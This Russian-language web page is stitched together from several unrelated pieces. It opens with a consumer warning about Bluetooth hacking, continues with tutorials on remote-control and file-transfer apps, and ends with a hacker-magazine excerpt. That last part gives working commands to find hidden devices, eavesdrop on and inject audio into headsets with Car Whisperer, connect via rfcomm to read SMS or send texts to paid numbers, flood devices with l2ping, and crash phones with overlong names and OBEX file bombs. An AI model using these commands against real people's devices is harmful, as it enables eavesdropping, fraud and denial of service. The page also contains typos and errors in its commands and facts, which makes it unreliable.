Bluetooth полезен в повседневной жизни, но достаточно уязвим, как и Wi-Fi-подключение. Хакеры используют специальные программы, которые помогают обнаружить активные Bluetooth-соединения поблизости. Они не только видят, кто есть рядом, но и могут отслеживать, к каким устройствам и сетям ваше устройство подключалось ранее. Это достаточно серьезно, ведь ваше устройство рассматривает эти подключения как доверенные, подключаясь к ним автоматически, когда они рядом.

Взломщик может ввести вас в заблуждение, запросив разрешение на подключение
Когда хакеры обнаруживают подобную взаимосвязь и историю подключений, они смогут обмануть ваше устройство Wi-Fi и Bluetooth, которые они создают. Это позволяет загрузить вредоносные программы и отслеживать не только ваше местоположение, но и читать личную переписку и данные карт и учетных записей. Сталкивались с чем-то подобным? Расскажите, как разобрались с этой ситуацией в нашем уютном Telegram-чате.
Как взламывают Bluetooth
Обычно это происходит в людных местах (прямо по аналогии с историей про Wi-Fi). Мошенники заранее просчитывают план действий и готовят устройство, с которого будет произведен взлом. Обычно для этого подходит сброшенный до заводских настроек планшет или смартфон. Единственное, что мешает — это небольшое расстояние, не более 10-12 метров для устойчивого соединения.

Обычно взломы случаются в общественных местах
После этого злоумышленник пытается подключиться к устройству с включенным Bluetooth. Телефон жертвы начинает ругаться, что к нему кто-то пытается подключиться с другого устройства, но появляется ошибка, что подключение не удалось. Эта ошибка не случайна — мошенник просто пытается сбить жертву с толку, пока телефон находится у нее в руках. Пока человек не понимает, что происходит, устройство заражается вредоносным ПО. Если не отключить Bluetooth вовремя, то будут проблемы: например, мошенник может прослушивать ваш телефон или опустошить ваш банковский счет — все зависит от изобретательности.
Зачем отключать Bluetooth
Атаки на Bluetooth — обычное явление. Взломщики активно пользуются этим, поэтому взломы можно разделить на три вида.
- Bluejacking — атака, во время которой мошенник использует соединение для проникновения в телефон и отправки анонимных сообщений на другие устройства, находящиеся по близости. Такие атаки могут использовать для дорогостоящих звонков в другие страны.
- Bluesnarfing — взлом, сопровождающийся кражей конфиденциальной информации, например, интернет-аккаунтов, фотографий, видео. Делается это все очень быстро, пока есть возможность «сработать» в пределах досягаемости.
- Bluebugging — самый худший вариант, при котором взломщик имеет возможность контролировать ваше устройство, прослушивать смартфон и получать доступ ко всем данным, которые есть в памяти.
Полученные данные могут быть использованы для шантажа или взлома банковских аккаунтов. Плохо и то, что с каждым годом доступных устройств становится все больше, а злоумышленники придумывают более продвинутые способы взлома.
Безопасен ли Bluetooth
Включенный модуль Bluetooth могут использовать для отслеживания местоположения. Два устройства, которые соединяются друг с другом, имеют адрес подключения. Он меняется, когда разряжается аккумулятор. Но многие устройства сохраняют его постоянно: например, фитнес-браслеты. Взломщики могут запросто использовать его, чтобы оставаться на связи с телефоном и получать точные данные в реальном времени.

Вам повезет, если мошенник не успеет ничего сделать за это время
Несмотря на все уязвимости, которые есть у беспроводного подключения, такой взлом весьма специфичен и встречается не часто. Взлом возможен только на небольшом расстоянии. Сложнее будет взломать устройство, когда владелец находится в движении — злоумышленнику нужно постараться получить все необходимое за короткий промежуток времени. Кроме того, подобные взломы требуют большой подготовки и определенных навыков. Да и результаты взлома могут оказаться не столь впечатляющими. Не забудьте подписаться на наш канал в Яндекс.Дзен — пишем о том, о чем еще никто не знает!
Несмотря на то, что включенный Bluetooth-модуль практически не влияет на расход аккумулятора, все же стоит его отключать, находясь в общественных местах.
- Не принимайте запрос на подключение от неизвестных устройств и сами не подключайтесь к непонятным точкам.
- Старайтесь своевременно обновлять операционную систему, чтобы встроенная защита была актуальной.
- Не давайте доступ к Bluetooth всем приложениям подряд. Сомневаетесь? Лучше отозвать разрешение в настройках.
- На Android-смартфонах используйте антивирусные программы, которые обнаруживают и блокируют странные подключения.
Взломы по Bluetooth встречаются достаточно редко, но стоит помнить об опасности, которая подстерегает нас повсюду. Не отключаете Bluetooth? Задумайтесь, а вдруг это все-таки нужно?
Как зайти в другой телефон через блютуз
Такая уже достаточно немолодая технология, как Bluetooth, уже давно перестала играть какую-то важную роль в гонке беспроводных модулей. Но факт остаётся фактом: большинство беспроводных технологий частично или полностью базируются на принципах работы именно этого протокола. Даже самые технологичные устройства и аппараты иногда вынуждены использовать управление телефоном через Bluetooth. Как это сделать и для чего нужно, будет описано дальше.
Дистанционное использование
Если всё правильно настроить и иметь в распоряжении подходящие аппараты и устройства, то можно совершать управление через Bluetooth:
- Мобильным.
- Ноутбуком, нетбуком.
- Планшетом.
- Телевизором.
- Микрокомпьютером-донглом.
- Автомагнитолой.
- Умным домом etc.
Причём комбинировать это можно различными способами. Например, управлять мобильником с другого телефона или планшетом с ноутбука. Главное – чтобы была поддержка нужных протоколов, а настроить можно практически что угодно.
Но с этим стоит быть внимательнее и аккуратнее, так как за прошедшие годы злоумышленники нашли много способов совершить взлом устройства, используя уязвимость Bluetooth-протоколов.
Дальше разберем пару программ, каждая из которых отвечает за свой профиль и позволяет осуществлять управление по Bluetooth телефоном.
MyPhoneExplorer
Эта программа позволяет совершить сопряжение, разрешающее доступ к мобильному устройству с персонального компьютера. Естественно, потребуется установить программы на оба устройства и, разумеется, на каждую платформу нужно своё приложение. Компьютерная версия скачивается с официального сайта, а мобильный вариант можно найти в магазине приложений Google – Play Маркет.
Утилита имеет весьма широкий функционал, который может удовлетворить практически любые запросы пользователя начиная от прямой манипуляции телефоном с ПК, отправки СМС, совершения звонков и заканчивая выходом в интернет. Но главным преимуществом является то, что утилита не делает селекционный отбор по производителю устройства, как это принято в Kies или PC Suite, а распознаёт и подключает практически все гаджеты с Android OS. В исключения можно записать лишь исконно китайские аппараты, которые и заказать-то трудно.
Выполняется сопряжение достаточно просто: после установки утилиты на оба аппарата потребуется включить Bluetooth-модуль и запустить приложения.
А далее компьютер при первом запуске предложит избрать один из пяти методов подключения:
Выбираем Bluetooth-протокол и в графе справа находим нужный порт, если их несколько.
После синхронизации можно начинать пользоваться всеми доступными функциями.
Tablet Remote
Этот апплет представляет собою аналогичную вышеупомянутой утилиту, только с несколько уменьшенным функционалом. Ориентирована и заточена она на связку мобильный-мобильный или телефон-планшет. Проще говоря, синхронизация происходит между двумя устройствами, работающими под управлением Android OS.
Целевое назначение апплета заключается в манипуляции гаджетом в ключе воспроизведения музыки и видео, но это не значит, что функционал ограничивается лишь этим. Доступны также и три основные системные кнопки, и даже набор текста на другом аппарате, реализованный посредством экранной клавиатуры ведомого гаджета.
Как и в предыдущем случае, первым делом нужно включить Bluetooth-модули на обоих устройствах, а затем запустить апплеты. Выбрать соответствующий способ соединения и произвести сопряжение.
Параметры представлены не очень богато, но всё что нужно, там имеется. К примеру, они позволяют установить полноэкранный режим. Сюда нужно зайти на управляемом гаджете, чтобы указать его в качестве ведомого. Для этого потребуется зайти в параметры и во вкладке «Setup» поставить галочки напротив обоих имеющихся пунктов. На этом всё – можно начинать пользоваться предоставляемыми функциями.
Что такое Bluetooth. Описание и особенности технологии Bluetooth: Видео

Имею опыт работы в ИТ сфере более 10 лет. Занимаюсь проектированием и настройкой пуско-наладочных работ. Так же имеется большой опыт в построении сетей, системном администрировании и работе с системами СКУД и видеонаблюдения.
Работаю специалистом в компании «Техно-Мастер».
Современные беспроводные технологии позволяют синхронизировать мобильные устройства друг с другом для разных целей. Сегодня мы разберемся, как подключить телефон к телефону через Блютуз.
Передача файлов
В большинстве случаев пользователи передают различные данные между двумя мобильными девайсами посредством технологии Bluetooth. Телефоны должны находиться неподалеку друг от друга с активированной функцией беспроводной передачи файлов. На устройствах под управлением Android данная опция активируется двумя способами.
Свайпом вниз по экрану телефона откройте верхнюю «шторку» и на панели доступа выберите иконку Bluetooth, если она там находится. Если ее нет, вы можете добавить быстрый запуск на верхнюю панель или воспользоваться вторым способом.

Второй вариант несколько длиннее. Вам необходимо найти раздел с настройками на главном экране или в меню устройства (зависит от оболочки). После этого открыть вкладку с настройками беспроводной сети и активировать функцию Bluetooth.
Названия и внешний вид меню на Android могут меняться в зависимости от версии операционной системы и оболочки производителя. Но принцип включения Блютуза везде одинаковый.
Теперь нужно подключить телефон к другому устройству:
- Откройте приложение, через которое вы просматриваете файлы для передачи на другой телефон. Например, стандартная галерея для просмотра фото, файловый менеджер для общих данных и так далее.

- Выберите нужны файл и откройте дополнительное меню. В нем выберите вариант «Передать» или «Поделиться».
- После этого появится список вариантов передачи. Среди них найдите Bluetooth.
- Активируйте Блютуз на втором устройстве и подождите, пока передающий смартфон найдет его.
- При подключении введите пароль, если на девайсе установлена защита.
- Подождите окончания передачи данных. Об успешном завершении свидетельствует соответствующее уведомление.
Теперь рассмотрим подключение двух телефонов на ОС iOS. Сначала точно так же включите функцию Bluetooth через главное меню или с помощью панели быстрого доступа. Однако на устройствах Apple данная «шторка» открывается свайпом вверх.

Теперь откройте настройки беспроводной сети и включите поиск устройств. После того, как будет найден второй телефон, подключитесь к нему и сохраните в памяти.
Некоторые устройства отображаются в поиске не с настоящим названием фирмы и модели, а кодом из цифр или букв. Предварительно посмотрите имя девайса в настройках, чтобы не подключиться к постороннему телефону. Актуально при передаче данных в общественном месте.
Управление по Bluetooth
Второй вариант подключения двух устройств по Bluetooth – это удаленное управление девайсом. Для этого можно использовать стороннее приложение Tablet Remote. Оно превращает один смартфон в полноценный пульт для управления функционалом другого смартфона. Установить данный софт нужно на оба девайса и сделать следующее:
- Откройте приложение на управляющем девайсе и выберите раздел «Setup».
- Включите все опции и перейдите к пункту «Connection».
- После включения Bluetooth из списка найденных устройств выберите нужный вариант.
- Теперь откройте Tablet Remote на втором телефоне и зайдите в пункт «Remote».
Таким способом можно превратить один смартфон в беспроводной геймпад и наслаждаться мобильными играми на экране другого девайса. В настройках приложения вы можете менять раскладку виртуальной клавиатуры в зависимости от способа использования.
Видеоинструкция
Если вам нужна наглядная инструкция по данной теме, то после прочтения статьи вы можете ознакомиться с представленным роликом.
Заключение
Итак, теперь вы узнали о двух способах подключения телефонов друг к другу. Мы рассмотрели отличия между операционными системами Android и iOS. Как видите, в обоих случаях передача данных по Bluetooth практически идентична. Если у вас есть вопросы по теме, то задавайте их в комментариях ниже, а мы ответим вам в кратчайшие сроки!
Содержание статьи
Все отлично знают, что с помощью Bluetooth можно передать файл с девайса на девайс или подключить беспроводную гарнитуру. Но этим его возможности не ограничиваются. Имея при себе нужный инструмент, можно творить настоящие чудеса. Так почему бы не попробовать себя в роли фокусника?
Встроенный модуль технологии Bluetooth (или, если более официально, IEEE 802.15.3) давно перестал быть диковинкой. Стоимость модуля настолько мизерна, что не встраивает его в мобильный, ноутбук или КПК только ленивый производитель. Да и то – по соображениям маркетинга. Словом, Bluetooth используют практически все. Но лишь единицы знают, что, используя технологию, рискуют выдать свои конфиденциальные данные. Но начнем все-таки с хорошего!
Трюк 1: Используем BT для удаленного доступа к компьютеру
Как-то для проведения презентации я пригласил одну длинноногую подругу – нажимать кнопку «пробел», чтобы перелистывать слайды в Power Point. Это удовольствие стоило мне недешевого обеда и двух часов пустых разговоров с Barbie girl. После этого я твердо решил: в следующий раз проблему отсутствия пульта ДУ я обойду по-другому. И обошел, воспользовавшись мобильником! Да-да, прямо с телефона можно перелистывать слайды, управлять музыкой – и делать еще бог знает что. Главное, чтобы на мобильнике и компьютере были установлены BT-модули. Мало того, что сэкономишь деньги и силы, так еще и выглядеть будешь непростительно модно. Показать такой фокус способен каждый, кто заюзает утилиту
Bluetooth Remote Control, не столь давно обновившуюся до версии 3.0. Она позволяет управлять компьютером с экрана любого мобильного телефона. Все очень просто. На компьютер ставится специальная серверная часть, а на телефон – программа-клиент, написанная на Java (требуется MIDP 2.0). После настройки нехитрой схемы ты сможешь дистанционно управлять мышкой и клавиатурой компа. И самое главное – получишь доступ к удаленному рабочему столу. Настоящий Remote Desktop прямо с экрана мобильного телефона! Ну, а с длинноногой подругой время можно провести куда более удачно. Bluetooth Remote Control пригодится и здесь: чтобы поставить
романтическую музыку :).
Трюк 2: Контроль доступа с помощью BT
Если ты работаешь в комнате, где вместе с тобой сидит с десяток коллег, тебе наверняка приходилось блокировать компьютер, когда уходишь в другое помещение. А что? Не успеешь отойти, как кто-нибудь уже покопается на твоем харде. Расклад не самый приятный. В общем, лочить компьютер нужно обязательно, вопрос в том – как? Можно использовать стандартные возможности винды и по десять раз на дню вводить длиннющий пароль. Или же делать это красиво с помощью технологии Bluetooth. Все просто, как дважды два. Отходишь от компьютера – и он тут же блокируется. Возвращаешься обратно – и лока как не бывало! Единственное условие: как в компьютере, так и в мобильном телефоне должен быть установлен модуль
Bluetooth, а в системе заинсталена программа LockItNow ( ты легко можешь написать такую программу и сам, у нас была целая статья ) . Впрочем, приятелям и коллегам можно рассказывать о телепатических возможностях, а потом продавать секрет за деньги :). Кстати говоря, если под рукой BT-модуля нет, то его можно заменить телефоном, который поддерживает «синий зуб» (подключи по COM-порту).
Трюк 3: Снифаем BT-трафик из эфира
Мастерство начинается с понимания. Не возникало ли у тебя когда-нибудь желания посмотреть внутрь протокола и узнать, как происходит обмен данными через «синий зуб»? Прослушивание трафика Bluetooth может выполняться только «в себя», то есть выполняется перехват исходящего и входящего трафика узла, на котором ты отдал команды. В этом деле немаловажное значение имеет так называемый Host Controller Interface (HCI), который позволяет обращаться к передатчику. HCI-узел обычно подключается к узлу драйвера устройства Bluetooth (входящий поток) и к узлу L2CAP (исходящий поток). Windows платформа по умолчанию такой возможности не предоставляет. Однако сторонними разработчиками были выпущены
специальные драйвера, которые позволяют переводить стандартный донгл в сниффер. Традиционно показательной в этом плане является работа FTS4BT Wireless Bluetooth Protocol Analyzer, стоящего бешеные деньги. Продукт цепляет тем, что поддерживает новый Bluetooth v2.0 + EDR, на базе которого работают современные устройства и, более того, способен на лету декодировать весь трафик из эфира, аккуратно отсортировывая аудио, данные протоколов приложений и многое другое. Понятно, что для снифинга (да и вообще) наиболее актуальны USB-донглы класса 1, радиус действия которых достигает ста метров.
Трюк 4: Работаем с BT-адаптером напрямую
Долгое время Bluetooth стеки для Windows предоставляли настолько скудные возможности, что программисты просто обходили эту платформу стороной. Этим объясняется, что большинство программ для серьезных забав c «синим зубом» разрабатываются под никсовую платформу. Некоторые из хитрых приемов мы разберем именно на это платформе, а именно FreeBSD (напомню, что на диске прошлого номера мы выкладывали свежий 7.0 релиз этой ОС). Сама технология Bluetooth официально стала поддерживаться на ней только с 5-ой ветки на базе подсистемы Netgraph. Радует, что большинство USB-адаптеров совместимы с драйвером ng_ubt (его необходимо завести перед подключением устройства). Попробуем?
- Подключаем устройство: kldload ng_ubt
- Копируем сценарий подгрузки стека в удобное место: cp /usr/share/examples/netgraph/bluetooth/rc.bluetooth /usr/local/etc/rc.bluetooth
- Копируем сценарий подгрузки стека в удобное место и запускаем: sh /usr/local/etc/rc.bluetoots start ubt0
Теперь хочу познакомить тебя с утилитой hccontrol. Это одна из основных программ для работы с BT-модулем. Именно она выполняет все операции, связанные с интерфейсом HCI, и имеет следующий синтаксис: hccontrol –n . Проверим функциональность нашего устройства, просканиров эфир на наличие устройств:
hccontrol –n ubt0hci Inquiry
Как результат, утилита выведет информацию о найденных устройствах, в том числе их MAC-адреса. Надо заметить, что каждое из устройств Bluetooth, будь то хедсет или обыкновенный телефон, представляет некоторый набор сервисов. Базовый перечень включает в себя: CIP (Common ISDN Access), CTP (Cordless Telephony), DUN (dial-up networking), FAX (FAX), FTRN (Obex File Transwer), HSET (Headset), NAP (Network Access Point). Чтобы выяснить, какие сервисы предоставляет то или иное устройство, используется запрос на специальном протоколе SPD (Service Descovery Protocol). Сервер SPD работает непосредственно на машине-хосте и является исключительно информационной составляющей (повлиять на него
невозможно). Определить, какие сервисы предоставляют найденные устройства, можно с помощью соответствующей утилиты:
# spdcontrol -a browse
Трюк 5: Находим скрытые устройства
Итак, эфир мы просканировали и даже выяснили, какие сервисы доступны на активных устройствах. Но вот загвоздка! Некоторые девайсы никак не выдают своего присутствия, поскольку находятся в режиме «Undiscoverable mode» и не отвечают на широковещательные запросы. По настройкам своего телефона ты наверняка знаешь о подобной опции безопасности. Однако обнаружить такие устройства все-таки можно!
Самый известный прием их обнаружения – тупой перебор MAC-адресов, то есть последовательная посылка запросов на разные адреса из определенного диапазона. Для этого нужно использовать очень простую утилиту Redfang, которая перебирает последние шесть байт адреса устройства и таким образом обнаруживает спрятавшиеся устройства.
Другой вариант – это использовать пассивные методики: перевести свое устройство в режим ожидания, при этом назначить сети какое-нибудь привлекательное имя:
hciconfig hci0 name BT_YANDEX
hciconfig hci0 down
hciconfig hci0 up
hcidump -V | grep bdaddr
В результате отобразятся все входящие соединения, среди которых могут запросто оказаться товарищи со скрытыми идентификаторами.
Трюк 6: Перехватываем из эфира разговоры по гарнитуре
Одна из основных угроз радиотехнологий состоит в том, что данные можно перехватить. Первое, что приходит в голову, касаемо Bluetooth – прослушать разговоры людей, использующих гарнитуру. И зачастую это реально! На хакерском фестивале What the Hack в Нидерландах специалисты из группы Trifinite продемонстрировали, как при помощи ноутбука с Linux, специальной программы и направленной антенны можно подслушать, о чем говорит через Bluetooth-гарнитуру водитель проезжающего автомобиля. Группа разработала программу Car Whisperer («Автомобильный шептун»). Возможности программы относительно невелики: прослушать можно только тех, кто забыл сменить заводские пароли доступа к Bluetooth наподобие
«0000» или «1234». Но таких бедолаг, поверь, очень и очень много! «Шептун» способен вклиниться и успешно пройти «pairing» устройств, получив информацию, передаваемую с каркита или хедсета на мобилку. Хочу обратить внимание: утилита позволяет не только получить информацию, передающуюся между хедсетом и мобилой, но и инжектить туда свою. Мы решили проверить возможности этой программы, скачав Car Whisperer с сайта разработчиков.
Перед началом операции рекомендуется изменить класс своего устройства, особенно если программа будет использоваться с компьютера:
hciconfig адаптер class 0x500204
# 0x500204 — это класс «phone»
В противном случае некоторые «умные» девайсы могут заподозрить неладное. Смотрим синтаксис утилиты, который выглядит следующим образом:
./carwhisperer «что внедряем в линию» «что захватываем из линии» «адрес устройства» [канал]
Мы взяли внедряемый файл прямо из папки утилиты, а в качестве выходного указали out.raw:
./carwhisperer 0 message.raw /tmp/out.raw
00:15:0E:91:19:73
На выходе получаем файл out.raw. Прослушать его в чистом виде нельзя: необходимо преобразовать в аудио формат, для чего потребуется дополнительная утилита. Подойдут довольно многие аудио конвертеры, например SoX:
raw –r 8000 –c 1 –s –w out.raw –t wav –r
44100 –c 2 out.wav
Кроме прослушивания, можно войти в систему, просмотреть телефонную книгу и воспользоваться другими возможностями «свободных рук» с Bluetooth. Принцип такой: сначала осуществляется поиск активных устройств и проверка на предмет сервиса HS (Head Set). Далее исследуется MAC-адрес устройства и производится попытка подключения с использованием стандартного ключа. Если коннект установлен, то с устройством можно делать все, что угодно (в пределах доступного набора AT-команд).
На практике это выглядит следующим образом. Сначала осуществляется поиск всех активных гарнитур с помощью команды «sdptool search HS», которая выдает примерно такой ответ:
Inquiring .
Searching for HS on 00:0A:3A:54:71:95 .
Service Name: Headset
Service RecHandle: 0x10009
Service Class ID List:
"Headset" (0x1108)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 7
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Headset" (0x1108)
Version: 0x0100
Далее осуществляется попытка открыть RFCOMM соединение на SCO audio channel с помощью команды «rfcomm connect 2 00:0A:3A:54:71:95 1» и посылка нужных AT-команд. Приведу небольшую статистическую заметку о данных авторизации на некоторые модели беспроводных гарнитур:
Кстати говоря, тот же принцип может использоваться для несанкционированного подключения и ко всем остальным устройствам. При помощи AT-команд и протокола RFCOMM можно, к примеру, прочитать SMS-сообщение или даже отправить его с чужого телефона на платный номер, поставив владельца девайса на деньги. Будь бдителен!
Трюк 7: DDoS BT-устройств
Подход традиционен. DDoS реально провести, когда хостовый девайс («master») выполняет работу, во много раз превосходящую клиентскую. Такую ситуацию называют атакой на отказ в обслуживании (Denial Of Service). Она может подвесить телефон или привести к быстрой разрядке батарейки. Провести атаку можно несколькими способами. Начнем со стандартных средств. Самое очевидное – пинговать девайс пакетами большого размера. Сделать это можно, указав утилите l2ping в качестве параметра «-s» флаг:
# l2ping -s 10000 -b "МАС адрес"
Сама программа, как ты уже понял, является родственником ping в bluetooth среде и служит для проверки связи и наличия соединения. Другой способ, принципиально отличающийся от первого, состоит в использовании приема «fuzzing» – своеобразной техники-лотереи, потому как заранее неизвестно, что произойдет. Это новое веяние в выявлении уязвимостей в продуктах без анализа исходных кодов. Полагается техника только на интерактивное общение с объектом на понятном для него языке, но с абсолютно хаотичными аргументами и значениями-переменными. Хакерской задачей будет сделать так, чтобы видимое название телефона состояло из достаточно большого числа элементов. При обнаружении его «master’ом» в 70%
случаев происходит переполнение или отказ в обслуживании:
hciconfig hci0 name `perl -e ‘print "ash" x 3137’`
# Команда для линукса
hccontrol –n адаптер change_local_name “новое имя”)
# пример для FreeBSD
Многие телефоны по-прежнему не могут переварить файлы-бомбы. Вот простая реализация подобного приема.
- Сначала готовят «бомбу». Известный пример:
echo `perl -e ‘print "skvz" x 3137’` > file - После чего используют модифицированную утилиту для взаимодействия с OBEX – USSP PUSH (xmailserver.org/ussp-push.html)
./obextool push file 00:0A:3A:54:71:95 `perl -e ‘print "skvz" x 3137’` 3

Полную версию статьи
читай в апрельском номере Хакера!
На нашем диске ты найдешь полные версии программ, описанных в статье, а также полную подборку документации Bluetooth и уязвимостей в этой технологии.